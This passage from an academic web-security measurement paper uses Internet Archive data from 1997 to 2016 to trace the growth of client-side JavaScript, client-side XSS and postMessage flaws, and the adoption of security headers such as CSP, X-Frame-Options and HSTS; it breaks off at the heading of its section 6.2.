Resulting Security Problems With the ever-growing complexity of the deployed Web code and the constant addition of new powerful capabilities in the Web browser in the form of novel JavaScript APIs the overall amount of potential vulnerability classes has risen as well. As motivated above, several of the vulnerabilities which exclusively affect the client side have been properly archived and, thus, can be reliably detected in the historical data. We leverage this capability to assess a lower bound of vulnerable Web sites over the years. Section 4 documents our security testing methodology and highlights our key findings in the realm of preserved security vulnerabilites.

Introduction of Dedicated Security Mechanisms To meet the new challenges of the steadily increasing security surface on the Web's client side, several dedicated mechanisms, such as security-centric HTTP headers or JavaScript APIs, have been introduced. We examine if and how these mechanisms have been adopted during their lifespan. This provides valuable evidence with respect how the awareness of security issues has changed over time and if this awareness manifests itself in overall improvements of the site's security characteristics. We discuss the selected mechanisms and the results of our analysis in Section 5.

Overarching Implications of our Analysis Based on the findings of our 20-year-long study, we analyze the implications of our collected data in Section 6. By looking at historical trends and correlating the individual data items, we can draw a number of conclusions regarding the interdependencies of client-side technology and client-side security. Moreover, we investigate correlations between actual vulnerabilities discovered in historical Web applications and the existence of security awareness indicators at the time, and finish with a discussion of important next steps for Client-Side Web security.

2 Methodology

In this section, we present our methodology of using the Internet Archive as a gateway to the past, allowing us to investigate the evolution of the Web's client side (security), and outline our technical infrastructure.

2.1 Mining the Internet Archive for Historical Evidence

To get a view into the client-side Web's past, the Internet Archive (`https://archive.org`) offers a great service: since 1996, it archives HTML pages, including all resources which are included, such as images, stylesheets, and scripts. Moreover, for each HTML page, it also stores the header information initially sent by the remote server allowing us to even investigate the prevalence of certain headers over time.

For a thorough view into how the Web's client side changed over the years, we specifically selected the 500 most relevant pages for each year. Given that these are the most frequented sites of the time, they also had the greatest interest in securing their sites against attacks.

For this purpose, we analyzed the sites identified by Lerner et al. [19] as the 500 most important sites per year. For 1996, the Internet Archive only archived copies of less than half of these sites, though. Therefore, for our work, we selected the years 1997 to 2016. For each year, we used the first working Internet Archive snapshot of each domain as an entry point.

Unlike Lerner et al. [19], who investigated the evolution of tracking, though, we did not restrict our analysis to the start pages of the selected sites. Instead, we followed the first level of links to get a broader coverage of the sites. In doing so, we encountered similar issues as described in the previous work: several sites were unavailable in the archive and links often led to content from a later point in time. To allow for a precise analysis, we excluded all domains that either had no snapshot in the Archive for a given year or did not have any working subpages. Moreover, when crawling the discovered links, we excluded any that resulted in a redirect to either a more recent, cached resource or the live version of the site. Also, when a page redirected to an older version, we only allowed the date to deviate at most three months from the start page. On average, this allowed us to consider 422 domains per year [2]. On these domains, we crawled a grand total of 659,710 unique URLs, yielding 1,376,429 frames, 5,440,958 distinct scripts, and 21,169,634 original HTTP headers for our analysis. Since the number of domains varies for each year, throughout this paper we provide fractions rather than absolute numbers for better comparability.

Threats to Validity Given the nature of the data collected by the Internet Archive, our work faces certain threats to validity. On the one hand, given the redirection issues to later versions discussed above, we cannot ensure a complete coverage of the analyzed Web site, i.e., we might miss a specific page which carries a vulnerability or might not collect an HTTP header only sent when replying to a certain request, e.g., a session cookie sent after login. Moreover, since the Archive's crawler cannot log into an application, we are unable to analyze protected parts of a Web site.

The analyses of Client-Side XSS vulnerabilities are based on the dynamic execution of archived pages, for which we use a current version of Google Chrome. To the best of our knowledge, this should not be cause for over-approximation of our results. On the contrary, Internet Explorer does not automatically encode any part of a URL when accessed via JavaScript, i.e., especially in the case of Client-Side Cross-Site Scripting, our results provide a lower bound of exploitable flaws.

Nevertheless, we believe that the Archive gives us the unique opportunity to get a glimpse into the state of Web security over a 20-year time frame. Moreover, several works from the past that investigate singular issues we highlight as part of our study confirm our historical findings [16, 10, 24, 17, 31, 38].

[2] For a full list of domains see `https://goo.gl/eXjQfs`



Figure 1: Infrastructure overview

2.2 Technical Infrastructure

In this section, we briefly explain the technical infrastructure used to conduct our study.

Custom Proxy and Crawlers To reduce the load on the Wayback Archive, we set up our own proxy infrastructure. Archive.org adds certain HTML and JavaScript elements to each cached page to gather statistics. In our proxy, before persisting the files to disk, we removed all these artifacts which would taint our analysis results. The proxy infrastructure is depicted in Figure 1: for crawling, we used Google Chrome. The proxy was set up such that it only allowed access to archived pages. With our crawlers, we then collected all scripts and all headers sent from the Archive servers. Note that apart from the regular HTTP headers, the Archive also sends the original headers of the site at the time of archiving, prefixed with `X-Archive-Orig-`, allowing us to collect accurate original header information.

Data Storage and Parsing We stored all information gathered by our crawlers in a central database. For data analysis, we developed several tools, e.g., to parse header information. Moreover, to analyze the collected HTML and JavaScript we employed lightweight static analysis techniques. To discover relevant HTML elements, e.g., object tags, we used Python's BeautifulSoup to parse and analyze the HTML. For JavaScript, we developed a lightweight tool based on esprima and node.js to parse JavaScript and extract features such as called APIs, parameter passed to the APIs, or statements contained in each analyzed file.

Dynamic Dataflow Analysis To automatically verify the existence of Client-Side Cross-Site Scripting issues in the archived pages, we leveraged the techniques we developed for CCS 2013 [17]. To that end, we ran their modified version of Chromium on the cached pages to gather all data flows from attacker-controllable sources to dangerous sinks, such as `document.write` or `eval`. Subsequently, we ran an exploit generator to craft URLs modified in such a way that they would allow to exploit a vulnerability. The crawlers were then sent to visit these *exploit candidates*. If indeed a vulnerability existed, this triggered the payload allowing us to automatically verify the flaw. As this is not a contribution of this work, we refer the reader to [17] for further details.

3 Evolution of Client-Side Code

In this section, we discuss how client-side active content evolved over time, showing that JavaScript remains the only prevailing programming language on the Web's client side. While in the beginning of the Web, all content was merely static and at best linking to other documents, the Web has changed drastically over the course of the years. After server-side programming languages such as PHP enabled designing interactive server-side applications, at the latest starting with the advent of the so-called Web 2.0 around 2003, client-side technology became more and more important. To understand how this client-side technology evolved over time, we analyzed the HTML pages retrieved from the Internet Archive, searching specifically for the most relevant technologies, i.e., JavaScript, Flash, Java, and Silverlight.

Figure 2 shows the technologies we discovered in the top-ranked sites in our study over time. We observe that starting from the beginning our of study in 1997, JavaScript was widely deployed, while initially Java applets could also be discovered in few cases. Generally speaking, though, Java and Silverlight did not play a significant role in active technologies used by the top sites. Over the years, JavaScript usage increased, spiking from about 60% to 85% in 2003, reaching its peak in 2009 with 98.3% of all sites using JavaScript. This number remained stable until 2016. Curiously, not all sites appear to be using JavaScript. This, however, is caused by two factors: on the one hand, the Alexa top 500 list contains a number of Content Distribution Networks, which do not carry any JavaScript on their static HTML front pages. Moreover, we found that in some cases the Archive crawler could not store the included JavaScript. As our analysis only considers *executed* JavaScript, this makes for the second part of non-JavaScript domains.

Starting from 2002, we can also observe an increase in the usage of Flash. Its share increased, also reaching its peak in 2009 with 48%. However, we also observe that the use of Flash decreases noticeably in the following years ending with only approximately 20% of the 2016 site population using it. This is in part related to modern browsers nowadays switching off Flash by default, and moreover the fact that HTML5 can be used to develop interactive advertisements instead of Flash.



Figure 2: Technologies used by top 500 sites

In addition to the core technologies, we considered jQuery in our analysis, since it is one of the main drivers behind powerful JavaScript applications. We find that after it was first introduced in 2006, the major sites quickly picked up on its use. Until 2011, coverage quickly grew to over 65% of all sites using it, whereas by 2016, almost 75% of the major sites were using jQuery.

JavaScript as the Powerhouse of the Web 2.0 As we observed in the previous section, at least starting in 2003, JavaScript was omnipresent on the Web. To understand the magnitude of its success, we analyzed all JavaScript which was included in external scripts (not considering libraries like jQuery). We selected these instead of inline scripts (i.e., such scripts that do not have a `src` attribute, but contain the code in the script tags) as the major functionality of Web sites is mostly contained in such external scripts instead of being intermixed with the HTML code. Figure 3 shows the average number of statements in each external script by year, i.e., whenever a domain included a single external file in 2016, it contained more than 900 statements. As the figure shows, this number increased steadily over the years, while at the same time, the average number of scripts included in each frame remained stable at about four scripts per frame.

Moreover, we analyzed the Cyclomatic Complexity of all scripts per year. Designed by McCabe [22] in 1976, it measures the number of potential paths through the program, which equals the number of different test cases needed to cover all branches of the program. Figure 4 shows the results of our analysis, averaged per external script (excluding well-known libraries) in each year.



Figure 3: JavaScript Statement Statistics



Figure 4: Cyclomatic Complexity Statistics

By 2016, each external script on average had more than 300 paths to cover. Also, the graph depicts the trend of an ever-increasing number of paths, underlining the increased complexity of modern applications.

These figures clearly show that modern JavaScript applications are more powerful than ever, but also incur a higher complexity due to the large code base to maintain.

Script Inclusions from Remote Domains Next to the amount of JavaScript code, we investigated the origin of the code. Browsers allow for Web sites to include script content from remote origins, which is often used to incorporate third-party services (e.g., for site analytics, advertising, or maps) or to reduce traffic on a site (e.g., by including jQuery from Google). However, when such remote scripts are included, they operate in the origin of the including site, i.e., they can modify both the global JavaScript state as well as the DOM. This adds more complexity to the page, since inclusion of third-party content might have side-effects, ranging from modified functionality all the way to vulnerabilities introduced by third-party code. As Nikiforakis et al. [24] have comprehensively demonstrated, the inclusion of third-party scripts has an immediate impact on a Web site's security characteristics, that scales negatively with the number of external code sources. Figure 5 shows the evolution of remote inclusions over time, plotting the number of distinct remote origins used in average domains. Starting from 2000, domains started using third-party inclusions. The trend since then is clearly pointing upwards, reaching almost 12 distinct remote origins per domain by 2016.



Figure 5: JavaScript Inclusion Statistics

Cross-Domain Data Access Modern Web sites are often interconnected, bringing the need for cross-domain communication and data access. However, such communication is prohibited by the Same-Origin Policy (SOP), which states that resources may only access each other if they share an origin, i.e., protocol, host, and port match [41]. To nevertheless allow applications to communicate across these boundaries, different technologies can be used. One technique to do so is called *JSONP*, short for JSON with padding. The SOP has certain exemptions, such as the fact that including scripts from a remote origin is permitted. JSONP leverages this by providing data in the form of a script, where the data is contained as JSON, wrapped in a call to a function which is typically specified as a URL parameter. This way, a site may include the script from a remote origin, effectively getting the data as the parameter to the specified callback function. There are, however, a number of security issues associated with this, such as cross-domain data leakage [18] or the Rosetta Flash attack [32]. To detect JSONP in the data, we pre-filtered all scripts in which any given URL parameter was contained in the response as a function call. Subsequently, we manually checked the results to filter out false positives. The results of our analysis are depicted in Figure 6, showing that at most about 17% of all sites used JSONP during our study timeframe. Moreover, we observe a slight decrease since 2014.



Figure 6: Cross-Origin Data Sharing Techniques

While with JSONP, the developer has to ensure that no unauthorized origin can include the endpoint, Cross-Origin Resource Sharing (*CORS*) is secure by default. CORS is a policy deployed by the server and is meant to control data access when a request is conducted with the XMLHttpRequest API [41]. By default, such a request does not carry authentication credentials in the form of cookies. If a snippet wants to do such an authenticated request across domains, the remote HTTP server has to specifically allow the snippet's origin in the `Access-Control-Allow-Origin` header; a wildcard is not sufficient to grant access. In our study, we found that CORS deployment has overtaken the use of JSONP in 2014 and has increased drastically resulting in 20% of the investigated sites to deploy such a header.

The most recent addition to the technologies which may be used for cross-domain communication, which was introduced with HTML5, is postMessage [7]. This API allows for cross-domain message exchange whenever two sites are rendered in the same browser tab (or popup window). It can be used to convey even complex JavaScript objects allowing for a seamless communication between origins. The API has gained a lot of popularity since its inception and we find that over 65% of the sites in 2016 either received postMessages or sent them.

Summary To sum up, we observe that over time, JavaScript has remained the most important scripting language on the Web. At the same time, with increasingly powerful applications, the complexity of the Web platform has risen, and new APIs are constantly added to browsers. In turn, JavaScript applications have become much more complex, showing a steady increase in the amount of code executed by the client, including code from an increasing amount of different sources, and exchanging data across the trust boundaries of the domain. Moreover, even legacy technology like Flash still remains in use by a notable fraction of sites. Thus, securing a modern Web application with all its different components is challenging. Hence, in the following sections, we analyze how security evolved over time by first discussing a number of issues we discovered, and subsequently showing which countermeasures were deployed.

4 Discovered Security Issues

Based on the technologies we identified as most prevalent in the previous section, in this section, we highlight security issues pertaining to these technologies, as discovered in our study. To that end, we report on the Client-Side XSS vulnerabilities we found, analyze the insecure usage of postMessages over time, outline the (in)security of cross-domain communication in Flash, and show the general pattern of including outdated third-party library versions.

4.1 Client-Side XSS Vulnerabilities

The term Cross-Site Scripting (XSS) was first introduced in 2000 by a group of security engineers at Microsoft [29]. At first, this issue was believed to only be caused by insecure server-side code. In 2005, Amit Klein wrote an article about what he dubbed *DOM-based Cross-Site Scripting* [12], detailing the risk of XSS through insecure client-side code. He called it DOM-based since he argued that it was caused by using attacker-provided data in interactions with the Document Object Model (DOM). Nowadays, this does not hold true anymore considering that the `eval` construct allows for JavaScript execution without the use of any DOM functionality. Hence, this type of issue is also referred to as *Client-Side Cross-Site Scripting* [34].

In contrast to Cross-Site Scripting caused by server-side code, Client-Side XSS can be discovered in the HTML and JavaScript code that was delivered to the client and in this case to the Archive crawler. Therefore, this data source allows us to investigate when the first instances of this attack occurred and how many sites were affected over the course of the last 20 years. To that end, we used an automated system developed by us to crawl the pages, collect potentially dangerous data flows, and generate proof-of-concept exploits for each of the flows [17].

Compared to our previous work, which was conducted on live Web sites, the archived data has one drawback: in case an exploit could only be triggered by modifying a search parameter, this effectively changed the URL and, hence, the corresponding page was not contained in the Archive. Therefore, for each site without a verified exploit, we sampled one potentially vulnerable flow and analyzed the JavaScript code manually. In doing so, we



Figure 7: Client-Side XSS Vulnerabilities per year

	postMessage received	no origin check	postMessage sent	wildcard target
2009	0.5%	0%	20.9%	2.2%
2010	10.8%	2.4%	5.9%	3.9%
2011	18.5%	8.4%	19.0%	14.8%
2012	32.7%	11.4%	32.7%	17.9%
2013	31.9%	21.8%	41.2%	22.8%
2014	40.0%	19.6%	52.2%	33.0%
2015	50.5%	18.1%	62.9%	45.8%
2016	48.0%	26.3%	64.1%	50.3%

Table 1: postMessage Statistics

could manually verify that 33% (142/427) of the sampled domains were in fact vulnerable.

Figure 7 shows the results of our analysis. Even back in 1997, sites were vulnerable to Client-Side XSS. We also notice a distinctive increase in vulnerabilities starting from 2003, which coincides with the advent of the Web 2.0. Moreover, the results are stable at around 12% to 14% from 2007 to 2012. In 2013, when we published our work on discovering Client-Side XSS, we found approximately 10% of the Top 10.000 sites to be vulnerable, which aligns with our findings. After 2013, the numbers slightly drop, leaving about 8% of the 2016 sites exploitable.

4.2 Insecure postMessage Handling

To allow for an easy cross-domain communication channel, sites may use postMessages to communicate between documents of differing origins. The API gives guarantees on the authenticity and confidentiality of a message — a receiver can verify the origin of the sender, and the sender may specifically target an origin ensuring that the message is not accessible by any other origin. In practice, however, these checks are often omitted [31]. We therefore analyzed our data set in two dimensions: handling of received postMessages without performing origin checks and calls to the postMessage API with a wildcard origin.

Given the large amount of data we collected, i.e., 8,992 distinct scripts, we opted to analyze the postMessage receivers in a light-weight fashion. To that end, whenever our static analysis discovered that a postMessage receiver was registered, we checked the file for access to the `origin` property of the message. Although it was shown by Son and Shmatikov [31] that the existence of an origin check does not preclude a vulnerability, we present the results as an estimation over our study period. The results of our analysis are shown in Table 1. Whenever a site used at least one postMessage receiver without an origin check, we marked this domain as not using the origin check. We find that the data does not show a trend towards more secure usage. On the contrary: in 2016, more than half of the pages which received postMessages had at least one receiver without an origin check.

A missing origin check does not necessarily result in a vulnerability, as pointed out by Son and Shmatikov [31]. In their work, only 13 out of 136 distinct receivers led to an actual vulnerability. Their analysis efforts, however, were mostly manual; hence, while an in-depth analysis of the discovered receivers is not feasible for our work, we leave a more automated approach to such analyses to future work.

Apart from the authenticity issue of postMessages, not specifying a target origin might endanger the confidentiality of an application's data. Table 1 shows the results of our analysis. Note that in comparison to received postMessages the numbers vary, since not every site that sends postMessages also receives them. Moreover, the high number of postMessage senders in 2009 is related to Google page ads, which featured postMessages in 2009, but removed its usage in 2010. Even though not every message with a wildcard target is necessarily security-critical, we find that by 2016, more than half of the sites we analyzed sent at least one such message. We leave further investigation of the actual exploitability of such insecure postMessages to future work.

4.3 Flash Cross-Domain Policies

Similar to JavaScript, Flash also offers APIs to conduct HTTP requests, either to the same site or across domain boundaries. To nevertheless ensure the user's protection against cross-domain data leakage, Flash tries to download a policy file (`crossdomain.xml`) from the remote origin before allowing access to that site's content. If it is missing, no data can be exchanged between the sites [35]. If it exists, the policy file can specify which origins may access the site's data, and can contain wildcards, e.g., to allow for all subdomains of a given domain



Figure 8: Crossdomain.xml files and wildcards



Figure 9: jQuery usage and vulnerability statistics

to gain access (`*.domain.com`). However, this wildcard can also be used to whitelist any site (`*`) or any prefix (`prefix*`), e.g., `prefix.otherdomain.com` for cross-domain access.

In part, these policy files are also stored by the Web Archive. However, we discovered a number of cases where no policy file was available [3]. Therefore, all results we present in the following must be considered lower bounds. This drawback of the archived data is also clearly visible in the number of sites hosting a `crossdomain.xml` file in 2009, as shown in Figure 8.

We analyzed the crossdomain policy files for dangerous wildcards, i.e., wildcards allowing access to any remote origin. The results are shown in Figure 8 as the grey line. We find that for 2008, about 7% of all domains had such wildcards and the number decreased afterwards (along with the general decline in the use of Flash, and hence `crossdomain.xml` files). The existence of a wildcard does not necessarily imply a vulnerability, since access might be granted to any domain by a content distribution network [16]. Hence, we also analyzed which of the domains with wildcard policies had artefacts of a login, e.g., login pages or session cookies. The result of this analysis is also shown in the graph as the red line. Here, we observe that at most 3% of all domains should be considered vulnerable, which is in line with the results presented by Lekies et al. [16] and Jang et al. [10].

4.4 Usage of Outdated Libaries

Much of the success of JavaScript stems from the powerful libraries used by many Web sites. The most widely used library on the Web is undoubtedly jQuery; in our work we found that up to 75% of the Web sites we analyzed used jQuery. The usage pattern is also shown in Figure 9. When code is included from a third party into any Web site, this code is implicitly trusted, i.e., it runs in the origin of the including Web site. Therefore, whenever any third-party component is vulnerable, this implies that all sites which include the flawed code will suffer from the vulnerability.

To understand the risk associated with this, we used retire.js [25], a tool to detect libraries and report known vulnerabilities in them, on the versions of jQuery we collected in our study. Moreover, for each domain that used jQuery we checked if the used version had a known vulnerability at the time of use. The results are also depicted in Figure 9: it becomes clear that the majority of Web sites used outdated versions of jQuery, for which known vulnerabilities existed at the time.

Although this paints a grim picture, a vulnerable library does not necessarily directly imply a site at risk. As an example, one vulnerability which was disclosed in 2012 [11] could only be triggered if user-provided input was used in a CSS selector. Nevertheless, as previous work has shown, such outdated libraries can cause severe security issues, such as Client-Side XSS [34].

Next to jQuery, only the YUI library was discovered on a notable fraction of domains. In 2011, its usage reached its peak with about 10% prevalence, dropping off until 2016 to 3.5% of the domains that included the library. Similar to what we observed for jQuery, the fraction of domains running a known vulnerable version of YUI is high: for 2016, 85% of the sites running YUI ran a vulnerable version. These results are comparable to the results of Lauinger et al. [14].

5 Indicators for Security Awareness

In this section, we highlight a number of features we can measure, that indicate whether a site operator is aware of Web security mechanisms.

Most of the security awareness indicators can be found

[3] A prime example is the facebook.com policy `http://web.archive.org/cdx/search/cdx?url=facebook.com/crossdomain.xml`, which does not have entries between 2011 and 2013

in the HTTP headers of the responses. The Web Archive records all headers it received when originally crawling the target site, which allows us to go back in time and investigate how many sites used any of the relevant headers. For our work, we identified a number of these relevant headers, which we discuss in the following in the order of their introduction on the Web. An overview over the fraction of domains that make use of these security headers is shown in Figure 10. Moreover, Table 2 shows when each of the discussed security measures was implemented by the major browsers.



Figure 10: Use of Security Headers per year

5.1 HTTP-only Cookies

The Web's principle feature for session management is the use of cookies. These are sent along with every request to the server, allowing a user to establish a session in the first place and for the server to correctly attribute requests to a user. At the same time, by default, cookies are accessible from JavaScript as well, making these session identifiers prime targets for Cross-Site Scripting attacks. To thwart these attacks, starting from 2001 browsers added support for so-called *HTTP-only* cookies. This flag marks a cookie to only be accessible by the browser in an HTTP request, while at the same time disallowing access from JavaScript.

We mark a domain as using HTTP-only cookies when at least one cookie was set using the `httponly` flag. This only represents a lower bound for the sites, though. Naturally, the Archive crawler does not log into any Web application. It is reasonable to assume that some sites do not use session identifiers until the need arises, i.e., a user successfully logs in. Hence, sites might have made use of the header more frequently, but the archived data cannot account for such behavior.

In our study, we found that sites started employing this technique in 2006 before any other security measures were in place. Moreover, we can clearly observe a trend in which by 2016, over 40% of all domains made use of this. This indicates that the admins of the most relevant sites on the Web are well-aware of the dangers of cookie theft and try to mitigate the damage of an XSS attack.

	Chrome	IE	Firefox
HTTP-only Cookies	2008	2001	2006
Content Sniffing	2008	2008	2016
X-Frame-Options	2010	2009	2009
HSTS	2010	2015	2010
CSP	2011	2012	2010

Table 2: Browser support for Web security features

5.2 Disallowing Content Sniffing

Although all markup and programming languages used in the Web are well-specified, Web application developers often make more or less subtle mistakes when building their sites. To still allow users of these sites an unhindered view on the pages, modern browsers are very error-tolerant, i.e., they compensate for a number of mistakes which can be introduced by developers. One of the mechanisms used to achieve this tolerance is content sniffing, a technique used by browsers to guess the type of content being shown, to allow for proper rendering. The HTTP/1.1 standard specifically states that such sniffing should only happen when no `Content-Type` header is sent from the server [5]. Depending on the implementation of the browser, this can either can be done by analyzing the URL (e.g., looking for a .html suffix) or by investigating the content of the resource [41].

For the sake of presentation, let us assume a Web site offers users a way to upload text files (marked by a .txt suffix). In this case, a user can upload a text file containing HTML code. If a victim's browser is now lured to the URL hosting the .txt file and no explicit `Content-Type` header is sent, modern browsers will analyze the content, deem it to be HTML and render it accordingly. This effectively results in the attacker's HTML and accompanying script code to be executed under the origin of the vulnerable site, leading to a Cross-Site Scripting vulnerability. In addition, improper content sniffing could also lead to the site being used to host malware.

To prevent such attacks, Internet Explorer first implemented the `X-Content-Type-Options` header in 2008 [15]. When the value of this header was set to `nosniff`, it would prevent IE from trying to guess the content. In the specific case, Internet Explorer's algorithm was also more aggressive than RFC2616 demanded: it tried to sniff content regardless of the presence of any `Content-Type` headers. Google Chrome showed a similar behavior, which can also be controlled

using the X-Content-Type-Options header. Similar to what we observed for HTTP-only cookies, at first only few sites adopt this security mechanism. Again, a notable increase can be observed over time, resulting in almost 47% of the analyzed sites using the protective measure by 2016.

5.3 Clickjacking Protection

Another potential danger to Web applications is so-called *Clickjacking* [9]. This type of attack is a sub class of the more general attack dubbed *Unsolicited Framing* by Zalewski [41]. The main idea relies on the ability of an attacker to mask a frame pointing to a benign-but-buggy site with the opacity CSS attribute on his own site. The attacker now tries to motivate the victim to click in the area in which this hidden frame resides. This can, e.g., be achieved by a pretend browser game. However, instead of interacting with the apparent browser game, the victim actually clicks in the hidden frame. The extend of this attack can range from invoking actions, such as soliciting likes on a social media site, all the way to an attack outlined by Jeremiah Grossman, in which Clickjacking was used to gain access to the video and audio feed from the victim's computer [6].

While the unsolicited framing itself was already discussed before the devastating demonstration by Grossman, the clear attack potential as shown by their attack in 2008 motivated browser vendors to develop and deploy a protective measure, dubbed the X-Frame-Options header (for short also *XFO*). Even though the X in the name denotes the fact that this was not a standardized header, it was introduced within a few months after the presented attack by Internet Explorer and Firefox, while Chrome followed a year later (see Table 2). The notion of this header is simple: framing can either be completely blocked (DENY), only be allowed from the same origin (SAMEORIGIN), or specifically allowed for certain URLs (ALLOW-FROM url) [23]. Depending on the browser, there also exists a variant ALLOWALL, which effectively disables any protection as well as SAMEDOMAIN, which is an alias for SAMEORIGIN. Note, however, that these values are not presented in the accompanying RFC, which was introduced in 2013 [28].

For our measurements, we only counted sites which use the protective measure by either setting it to DENY, SAMEORIGIN, its alias SAMEDOMAIN, or ALLOW-FROM with a specific list of domains. The results are depicted in Figure 10. The results indicate that although the header was introduced in 2010, an increase in its usage can only be observed starting from 2012. The number of sites using XFO increased rapidly since then and reached its peak in 2016 with 53% of all sites deploying it. Note, however, that use of the header has been deprecated by Content Security Policy (CSP) Level 2 [39] starting from around 2015, being replaced by the more powerful frame-ancestors directive of CSP.

5.4 Content Security Policy

One of the biggest client-side threats to any Web application is the injection of markup, either HTML or even JavaScript code, into it. In such a case, the browser cannot distinguish between markup originating from the developer of the application and the attacker's code. Hence, all code is executed, leading to a client-side code injection known as Cross-Site Scripting. To mitigate the exploitability of such an injection vulnerability, the W3C has proposed the so-called *Content Security Policy*. In its foundation, CSP is a technique that aims to specifically whitelist sources of code with the goal of stopping any attacker-provided code from being executed. To that end, a Web application that deploys CSP sends a header containing a number of whitelisted code origins, e.g., self or cdn.domain.com. Even if an attacker manages to inject her own markup into the application, the code is bound to be hosted on either the site itself or cdn.domain.com. The main assumption here is that the attacker is unable to control any code on these origins. Also, by default, CSP disallows the use of inline script elements and the eval construct.

CSP has many more directives, allowing Web developers to control which hosts may be contacted to retrieve images or stylesheets, specifying how the site may be framed (deprecating the X-Frame-Options header), or to report violations of the policy. The setup of a properly working policy, however, is non-trivial, as has been shown by previous work [37, 38]. Nevertheless, we deem the presence of a CSP header to be an indicator for the awareness of a site's operator. Given the results from previous work, investigating the security of the policies of single sites is out of scope for our work.

Initially, CSP was introduced by Firefox and WebKit-based browsers (including Chrome) with different names, i.e., X-Content-Security-Policy and X-WebKit-CSP, respectively. We therefore count the presence of these headers as a regular use of the nowadays standardized Content Security Policy. As we can observe in Figure 10, even though implemented in browsers for a number of years, CSP only was used in the wild starting from 2013 by any of the major sites. As previous work has shown, setting up CSP for legacy applications is very challenging. Our data indicates that even by 2016, less than 10% of the sites we considered deployed any CSP at all. Hence, although CSP mitigates the effect of XSS vulnerabilities in JavaScript-enabled Web applications, its adoption still lags far behind other security measures.

5.5 HTTP Strict Transport Security

Along with the success of the Web as the number one platform for information access also came a number of attacks on the connection between client and server. While in the Web's beginning, transfer of sensitive information was less likely to occur, modern Web applications almost always require a login. Arguably, the transport of such sensitive information should be conducted in a secure manner, i.e., should always be encrypted. On the other hand, network attackers have an interest to gain access to such information. To that end, they might either eavesdrop (in case of a passive network attacker) on a plaintext connection, or try to manipulate a connection to an extend where the encryption is dropped, e.g., by SSL stripping attacks [13]. In addition, Web developers might accidentally transmit sensitive information over insecure channels. An example of this is the use of cookies without specifically setting the `secure` flag. In that case, the cookies are transferred in any connection to the domain for which they were set, regardless of the use of HTTPS.

To ensure that neither an active attacker can strip SSL nor an unknowing developer can accidentally build an insecure application, browsers implement HTTP Strict Transport Security, or HSTS for short [8]. With this HTTP header, browsers can be instructed to only connect to a domain via HTTPS regardless of the URL and to only do so using a validated certificate.

Obviously, HSTS is only a relevant feature for any site that runs via HTTPS. The Archive.org crawler, however, does not store whether a site was retrieved via HTTP or HTTPS, i.e., based on the historical data we gathered, we cannot decide whether a site was running HTTPS in the first place. Also, setting an HSTS header on an unencrypted connection has no effect, i.e., it is ignored by the browser [13].

Support for HSTS was first introduced in Chrome and Firefox in 2010. In addition to the header, browsers also feature a preload list of domains, to which only HTTPS connections are allowed, regardless of the existence of the HSTS header. For our analysis, we therefore considered both the headers as well as entries for the domains in the preload list for January of each year. Our analysis shows that only very few domains made use of HSTS until 2012. Starting from 2013, we observe a steady increase, resulting in almost 30% adoption rate by 2016.

5.6 Additional Indicators for Security Awareness

On top of the headers we discussed so far, we identified additional features which indicate awareness of potential security problems. In 2010, Bates et al. [2] showed that the built-in XSS filter of Internet Explorer could not only be bypassed by encoding data in UTF-7, but even be used to disable Clickjacking protections or conduct phishing attacks. At that time, Internet Explorer allowed Web sites to specifically disable its XSS filter by sending the `X-XSS-Protection: 0` header to the client. In our study we found that in 2009 and 2010, 30 and 55 sites, respectively, disabled the XSS filter in IE by sending this header. For 2009, all these sites were related to Google (e.g., including Youtube), showing that the issues in IE were known to Google before the publication in 2010. One reasonable explanation is that Google engineers were confident that no XSS vulnerabilities were contained in their sites, and wanted to ensure that no vulnerabilities could be introduced into otherwise bug-free sites.

A more recent feature for securing the client side is the sandbox feature of iframes in HTML5. Using this feature, a site may restrict the capabilities of an iframe, e.g., by disabling JavaScript or isolating content in a unique origin, thereby mitigating any exploitable vulnerabilities in the sandboxed content. We found that only three sites made use of it in any of the HTML pages we analyzed, showing that this feature is hardly used.

6 Key Insights

In this section, we discuss the key insights of our study results. We first discuss the takeaways on client-side technology, following with the implications of our analysis for client-side security. Finally, we investigate the correlation between discovered vulnerabilities and the awareness indicators outlined in the previous section.

6.1 Client-Side Technology

The Web's Complexity is *still* on the Rise In our study of the Web's evolution, we found that although several technologies for client-side interaction were developed over the years, the only prevailing one is JavaScript. Moreover, we determined that the general complexity of JavaScript kept rising over the years. On the one hand, the average number of statements per external script has almost reached 1,000 by 2016 — without counting powerful libraries such as jQuery. On the other hand, code does not necessarily only originate from a site's developer, but often resides on remote domains. In our work, we found that on average, a domain in our 2016 dataset included script content from almost twelve distinct origins, which is an increase by almost 100% since 2011. Along with the introduction of powerful new APIs in the browsers, which nowadays, e.g., allow for client-to-client communication that was never envisioned by the Web's server/client paradigm, we find that the general complexity of client-side Web applications is on the rise.

Involvement of Third Parties Including content from third parties allows Web sites to outsource certain parts of their application, e.g., advertisements. However, whenever code is included from a remote domain, it may contain vulnerabilities, which effectively compromise the including site. With the rise in complexity in these third-party libraries, the risk for vulnerabilities also increases. As an example, while jQuery 1.0 only contained 768 statements, the most recent version 1.12 (in the 1.* branch) already consists of 3,541 statements. Moreover, sites rarely update their third-party components. As shown by Lauinger et al. [14], a large number of Web sites use outdated versions of well-known libraries, such as jQuery, which contain exploitable flaws. In our work, we found that especially jQuery was often used in versions with known vulnerabilities at the time of use. Moreover, the fraction of domains that use such vulnerable third-party libraries remained high since 2012.

Another risk of including third-party code stems from the fact that this code may be arbitrarily altered by the remote site or in transit. In the recent past, this was used to conduct large-scale DDoS attacks against Web sites used to bypass censorship in China [21]. However, such attacks can be stopped if sites start implementing Subresource Integrity, which ensures that included JavaScript is only executed when its has the correct checksum [1].

The Rise of the Multi-Origin Web The Web's primary security concept is the Same-Origin Policy, which draws a trust boundary around an application by only allowing resources of the same origin to interact with one another. In the modern Web, though, applications communicate across these boundaries, e.g., between an advertisement company and the actual site. In our work, we observed a clear trend towards interconnected sites, especially using postMessages, which are used by more than 65% of the Web sites we analyzed for 2016. In addition, we note that the usage of CORS is on the rise as well, with 20% of the 2016 domains sending a corresponding header. Given the nature of the Internet Archive crawler, i.e., the fact that it cannot log in to any applications, all these numbers need to be considered lower bounds. Hence, we clearly identify a trend towards an interconnected, multi-origin Web in which ensuring authenticity of the exchanged data is of utmost importance.

6.2 Client-Side Security

